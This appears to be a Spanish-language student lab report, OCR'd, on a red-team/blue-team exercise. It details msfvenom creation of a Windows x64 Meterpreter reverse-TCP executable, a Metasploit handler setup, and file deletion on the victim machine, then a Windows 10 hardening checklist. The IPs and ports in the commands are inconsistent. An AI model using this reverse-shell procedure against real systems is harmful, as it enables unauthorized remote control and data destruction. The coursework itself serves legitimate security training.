
Ilustración 20 Conexión Puente de maquina Linux y Windows 10



Fuente: Elaboración Propia

Paso 2: El siguiente paso es identificar el sistema operativo de la máquina víctima, para este taller se menciona una máquina Windows 10 con una arquitectura x64, pero dicha máquina debe tener todos los sistemas de seguridad deshabilitados: Windows defender, firewall, antivirus y protección en tiempo real, porque en el taller no se abarcará técnicas de evasión a los antivirus.

Ilustración 21 Sistema de seguridad deshabilitados




Fuente: Elaboración Propia

Paso 3: Msfvenom contiene una singular estructura de sintaxis para la selección y creación de ejecutables maliciosos.
>>: Indicador de ruta para almacenar el ejecutable creado por msfvenom.

Paso 3.1: Lo primero que se debe hacer es ejecutar la consola de Linux; para activar la herramienta msfvenom simplemente se ejecuta el comando: msfvenom, posterior a ello se inicia el ingreso del siguiente comando teniendo en cuenta las instrucciones generadas con anterioridad en el paso 1:


msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=196.168.78.210 LPORT=4444 -f exe >> /home/Kali/Escritorio/Poc_1121201622.exe

Ilustración 22 Ilustración 6 Activación de MSFVENOM



Fuente: Elaboración Propia

Ilustración 23 Creación del PAYLOD



Fuente: Elaboración Propia

Paso 4: Una vez Windows tenga el archivo .exe creado por msfvenom es procedente ejecutar msfconsole en una consola para hacer uso de un exploit que contribuya a escuchar y ejecutar el meterpreter por medio de una Shell reversa, para este ejemplo se utilizarán los siguientes parámetros:

Exploit: El exploit a utilizar es exploit/multi/handler

Payload: El payload a utilizar es el mismo que se utilizó en la construcción del ejecutable windows/x64/meterpreter/reverse_tcp


LHOST: Se ingresa la ip del Kali Linux

LPORT: Se ingresa el puerto 443 el cual en la mayoría de las ocasiones se encuentra en estado open.

Una vez mencionado los parámetros anteriores se hace uso de los comandos **use** y **set**, dependiendo las acciones a ejecutar en
msfconsole se utiliza cada uno:

Para ingresar un exploit se utiliza el comando use, para ingresar **payload**, **lhost**, y **lport**. Se observa todo el proceso de ejecución del exploit, cuando se termine este proceso se tiene que ejecutar el .exe en la máquina windows cuando esto suceda el ataque finalizará con la apertura de un meterpreter para manipular la máquina windows.


Ilustración 24 Instalación del metasploit



Fuente: Elaboración Propia

Creación del archivo paylod.

Ilustración 25 Creación del archivo paylod



Fuente: Elaboración Propia

Se ejecuta el siguiente comando para ingresar un exploit y esto hará que suceda el ataque, finalizara con la apertura del meterpreter para la manipulación de la máquina de Windows 10.

msf6 > use exploit/multi/handler


msf6 > set payload Windows/x64/meterpreter/reverse-tcp

msf6 > set lhost 192.168.78.210

msf6 > set lport 4444


msf6 > exploit

Ilustración 26 comando Use exploit/multi/hander




Fuente: Elaboración Propia

Ilustración 27 Comando Set playload Windows/x64/meterpreter/reverse_tcp playload =>Windows/x64/meterpreter /reverse_tcp




Fuente: Elaboración Propia

Ilustración 28 comando Set lhost 192.168.1.42




Fuente: Elaboración Propia

Ilustración 29 Comando Set lport 443




Fuente: Elaboración Propia

Ilustración 30 Ejecución del handler




Fuente: Elaboración Propia

Ilustración 31 ejecución de Meterpreter



Fuente: Elaboración Propia

Ilustración 32 Systeminfo de meterpreter



Fuente: Elaboración Propia

Al completar estos pasos se evidencia el acceso remoto de una máquina Kali Linux hacía la máquina Windows 10; usted debe consultar los comandos meterpreter existentes para llegar hasta la ruta del archivo de texto y eliminarlo, esto también debe ser documentado junto a todo el proceso anterior descrito en este anexo 4.

Una vez que se ha establecido el acceso remoto a la máquina Windows 10 comprometida utilizando Meterpreter a través de Metasploit, se pueden utilizar una variedad de comandos Meterpreter para realizar diferentes acciones en la máquina objetivo, como explorar el sistema de archivos, obtener información del sistema, manipular archivos y directorios, entre otros.

1. **Navegar hasta la ruta del archivo de texto:**

Una vez que se ha iniciado una sesión de Meterpreter, se pueden utilizar los siguientes comandos para navegar por el sistema de archivos y encontrar el archivo de texto en el escritorio de la máquina Windows 10 X64 comprometida:

meterpreter


Copy code

cd C:\Users\KRN\Desktop

ls

El comando cd se utiliza para cambiar al directorio del escritorio de usuario donde es probable que se encuentre el archivo de texto.
El comando **ls** se utiliza para listar el contenido del directorio y verificar la presencia del archivo de texto.

Ilustración 33 Directorio del usuario donde se encuentra el archivo



Fuente: Elaboración Propia

2. **Eliminar el archivo de texto:**

Una vez que se ha localizado el archivo de texto en el escritorio, se puede utilizar el siguiente comando para eliminarlo:

meterpreter

Copy code

meterpreter > cd C:\Users\KRN\Desktop

meterpreter > ls


[*] Listing: Poc_1121201622.txt

meterpreter > rm Poc_1121201622.txt

[*] File deleted: C:\Users\KRN\Desktop\Poc_1121201622.txt

Con estos comandos, se puede completar la tarea de eliminar el archivo de texto de la máquina comprometida utilizando una sesión de Meterpreter desde Kali Linux. Esto proporciona una documentación completa del proceso de ataque descrito en el anexo 4 - Escenario 3.

Ilustración 34 Eliminación del archivo



Fuente: Elaboración Propia

Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Redteam.

Msfvenom: Es una herramienta por excelencia para la creación de carga útil por medio de ejecutables los cuales pueden irrumpir en un sistema operativo deseado o dispositivo móvil.

NMAP: Es una herramienta de línea de comandos de Linux de código abierto que se utiliza para escanear direcciones IP y puertos en una red y para detectar aplicaciones instaladas.

Nmap permite a los administradores de red encontrar qué dispositivos se están ejecutando en su red, descubrir puertos y servicios abiertos y detectar vulnerabilidades.[10]

METASPLOIT: Es una plataforma de pruebas de penetración que proporciona una serie de herramientas y utilidades para desarrollar y ejecutar exploits contra sistemas informáticos.

3.3.1 Fallo de seguridad

A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina windows 10 X64.

Los datos e información del Anexo 4 - Escenario 3 que fueron de ayuda para identificar el fallo de seguridad específico incluyen:

- La presencia de un archivo de texto creado en el escritorio de la máquina Windows 10 X64.
- La ejecución de un archivo .exe llamado PoC_1121201622, que se descargó y ejecutó en la computadora afectada.
- La desactivación total de los sistemas de seguridad en la máquina objetivo, incluyendo el Firewall, Windows Defender y el antivirus.
- La posibilidad de que el ataque se haya llevado a cabo mediante la creación de un payload utilizando msfvenom y su ejecución a través de Metasploit.

3.3.2 Herramientas

¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la “máquina Windows 10”? ¿Qué puerto abre la aplicación específica en el anexo?

La herramienta utilizada para identificar los fallos de seguridad en la máquina Windows 10 fue Metasploit Framework, en combinación con msfvenom para la generación del payload malicioso. El puerto específico que abre la aplicación en el

[10] BLACKEYEB. Qué es Nmap y cómo usarlo: Un tutorial para la mejor herramienta de escaneo de todos los tiempos. freeCodeCamp.org [página web]. (23, abril, 2023). [Consultado el 15, marzo, 2024]. Disponible en Internet: <https://www.freecodecamp.org/espanol/news/que-es-nmap-y-como-usarlo-un-tutorial-para-la-mejor-herramienta-de-escaneo-de-todos-los-tiempos/>.

anexo es el puerto 443 o también el puerto 4444, que es utilizado para la comunicación con el payload malicioso una vez que ha sido ejecutado en la máquina objetivo.

3.3.3 Afectación del ataque

Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 10 X64), haga uso de gráficos para explicar el ataque.

El ataque afecta a la máquina Windows 10 X64 al comprometer su seguridad y permitir al atacante obtener acceso y control remoto sobre la misma. Esto se logra mediante la ejecución de un archivo malicioso que se descarga y ejecuta en la computadora objetivo. A continuación, se presenta una explicación detallada del proceso:

- ***Creación del Payload Malicioso:*** El atacante utiliza la herramienta msfvenom para generar un archivo ejecutable malicioso (.exe) que contiene un payload diseñado para la arquitectura x64 de Windows. Este payload se configura para establecer una conexión de reversión con Metasploit en la máquina del atacante cuando se ejecuta en la computadora objetivo.

- ***Descarga y Ejecución del Archivo Malicioso:*** El archivo malicioso, con el nombre PoC_1121201622.exe, se descarga en la máquina Windows 10 X64 y se ejecuta por parte del usuario. Esto puede suceder de diversas maneras, como abrir un archivo adjunto en un correo electrónico o descargarlo desde un sitio web malicioso.


- ***Establecimiento de la Conexión Reversa:*** Una vez que el archivo malicioso se ejecuta en la máquina objetivo, establece una conexión de reversión con Metasploit en la máquina del atacante. Esto permite al atacante obtener acceso remoto a la máquina comprometida y controlarla desde la distancia.

- ***Control Remoto de la Máquina Objetivo:*** Con la conexión establecida, el atacante puede llevar a cabo una variedad de acciones maliciosas en la máquina Windows 10 X64. Esto incluye la obtención de información confidencial, la instalación de software malicioso adicional, el robo de credenciales de usuario y la manipulación de archivos y configuraciones del sistema.

- ***Eliminación de Archivos y Datos:*** En este escenario específico, el atacante elimina un archivo de texto importante que estaba presente en el escritorio de la máquina comprometida. Esto podría ser parte de una estrategia más amplia para ocultar su presencia y actividades en el sistema comprometido.

El siguiente gráfico ilustra de manera simplificada el flujo del ataque desde la creación del payload malicioso hasta el control remoto de la máquina objetivo:

lustración 35 Flujo de ataque de la creación del paylod



Fuente: Elaboración Propia

Este proceso demuestra cómo un ataque puede comprometer la seguridad de una máquina Windows 10 X64 y permitir al atacante realizar acciones maliciosas en el sistema comprometido.

3.3.4 Comandos

Deberá documentar y adjuntar los comandos utilizados y explicar la estructura desarrollada para el Payload además de los comandos para ejecutar el Payload.

Los comandos utilizados para la creación y ejecución del payload malicioso, así como una explicación de la estructura del payload:

Creación del Payload Malicioso con msfvenom:

El objetivo es generar un archivo ejecutable malicioso que pueda ser ejecutado en la máquina Windows 10 X64 para establecer una conexión de reversión con Metasploit.

- **Comando utilizado:**

msfvenom -p windows/x64/meterpreter/reverse_tcp –platform windows -a x64 LHOST=196.168.78.210 LPORT=4444 -f exe >> /home/Kali/Escritorio/Poc_1121201622.exe

Explicación de los parámetros:

- ***-p windows/x64/meterpreter/reverse_tcp:*** Especifica el payload a utilizar. En este caso, se utiliza un payload de Meterpreter para arquitectura x64 de Windows.
- ***--platform windows:*** Indica que el sistema objetivo es Windows.
- ***-a x64:*** Indica la arquitectura del sistema objetivo, en este caso, x64.
- ***LHOST=IP_DEL_ATACANTE:*** Especifica la dirección IP del atacante.
- ***LPORT=PUERTO_DE_ESCUCHA:*** Especifica el puerto en el que Metasploit estará escuchando para la conexión de reversión.
- ***-f exe:*** Especifica el formato de salida del archivo, en este caso, un archivo ejecutable (.exe).
    - /ruta/donde/guardar/PoC_1121201622.exe: Redirige la salida del comando hacia un archivo llamado PoC_cedulaestudiante.exe en la ruta especificada.
- ***Ejecución del Payload en Metasploit:*** Una vez que el payload malicioso ha sido creado y transferido a la máquina objetivo, se utiliza Metasploit para abrir una sesión de Meterpreter.

Comandos utilizados en **Metasploit:**

msf6 > use exploit/multi/handler

msf6 > set payload Windows/x64/meterpreter/reverse-tcp

msf6 > set lhost 192.168.78.210

msf6 > set lport 4444

msf6 > exploit

Explicación de los comandos:

- ***use exploit/multi/handler:*** Selecciona el exploit multi/handler en Metasploit.
- ***set PAYLOAD windows/x64/meterpreter/reverse_tcp:*** Configura el payload a utilizar en el exploit, que coincide con el generado previamente con msfvenom.
- ***set LHOST IP_DEL_ATACANTE:*** Especifica la dirección IP del atacante.
- ***set LPORT PUERTO_DE_ESCUCHA:*** Especifica el puerto de escucha que debe coincidir con el utilizado en msfvenom.
- ***exploit:*** Ejecuta el exploit para iniciar la escucha de conexiones y esperar la conexión del payload malicioso.

Con estos comandos y explicaciones, se puede entender cómo se crea y ejecuta un payload malicioso para comprometer una máquina Windows 10 X64 en el escenario dado.

3.4 Escenario 3: Situación problema: Análisis Blue team

HackerHouse solicita a sus integrantes de Blueteam tomar medidas al respecto del ataque expuesto en la etapa 4 donde se vio afectada una máquina con Window 10. Como experto en Ciberseguridad usted deberá cumplir con las siguientes tareas las cuales demanda HackerHouse:
Descargue una guía de hardenización para Windows 10

3.4.1 10 etapas para proyecto de hardening

1. ***Configuración del Usuario***: Proteja sus credenciales.
    - Deshabilitar el administrador local.
    - Agregar uan cuenta de dominio adecuada si es el servidor miembro de Active Directory (AD) o crear una cuenta local y colocarla en un grupo de administradores.
    - Comprobar que la cuenta invitado local este deshabilitada
    - Use una política de contraseñas para asegurarse de que las cuentas del servidor no se vean comprometidas, por ejemplo:

        ✓ Requisitos de complejidad y longitud: qué tan segura debe ser la contraseña
        ✓ Caducidad de la contraseña: cuánto tiempo es válida la contraseña

- ✓ Historial de contraseñas: cuánto tiempo pasará hasta que se puedan reutilizar las contraseñas anteriores
- ✓ Bloqueo de cuenta: cuántos intentos fallidos de contraseña antes de que se suspenda la cuenta

2. ***Configuración de Red:*** Establecer comunicaciones.
    - Tener una IP estática para que los clientes puedan encontrarlos de manera confiable.
    - Configurar al menos dos servidores DNS para tener redundancia y verifique la resolución de nombres mediante nslookup desde línea de comandos.
    - Asegurarse de que el servidor tenga un registro A válido en DNS con el nombre que desee, así como un registro PTR para búsquedas inversas.
    - Deshabilitar cualquier servicio de red que el servidor no vaya a utilizar, como IPv6.

3. ***Configuración de Características y Roles*** : Añadir lo que se necesite, eliminar lo que no se necesite.

- Asegurarse de que todo lo que se necesite esté instalado. Puede que se trate de una versión de .NET Framework o IIS.
- Desinstalar todo lo que no se necesite. Los paquetes extraños extienden innecesariamente la superficie de ataque del servidor y deben eliminarse siempre que sea posible.

4. ***Instalación de Actualizaciones Parchar:*** *R*emediar vulnerabilidades.

5. ***Configuración NTP:*** Evite la divergencia del reloj.

6. ***Configuración del Firewall:*** Minimice su huella externa.

- El firewall de Windows es un firewall por software, de buen nivel e integrado, que permite la configuración del tráfico basado en puertos desde el sistema operativo.

7. ***Eliminar Configuración de Acceso:*** Refuerce (hardenizar) las sesiones de administración remota.

- Asegurarse de que solo sea accesible a través de VPN.

- Asegurarse de que RDP solo sea accesible para usuarios autorizados. De forma predeterminada, todos los administradores pueden usar RDP una vez que está habilitado en el servidor.

8. ***Configuración de Servicios:*** Minimice la superficie de ataque.

9. ***Logging y monitoreo***: Conozca lo que está sucediendo en su sistema.


10. ***Hardening adicional:*** Proteja el sistema operativo y otras aplicaciones.

- El Control de Cuentas de Usuario (UAC) puede ser molesto, sirve el importante propósito de abstraer los ejecutables del contexto de seguridad del usuario que está en sesión. Esto significa que incluso cuando haya iniciado sesión como administrador, UAC evitará que las aplicaciones se ejecuten como si fuera usted sin su consentimiento. Esto evita que el malware se ejecute en segundo plano (background) y que los sitios web maliciosos inicien instaladores u otro código. Deje UAC encendido siempre que sea posible.[11]

3.4.2 Asegure la máquina que fue afectada con el Payload de la Etapa 4.

Se valida con la protección de antivirus que trae por defecto Windows y este detecta que la maquina ha sido infectada por el payload detectando este como un toyano como se observa en la siguiente imagen.

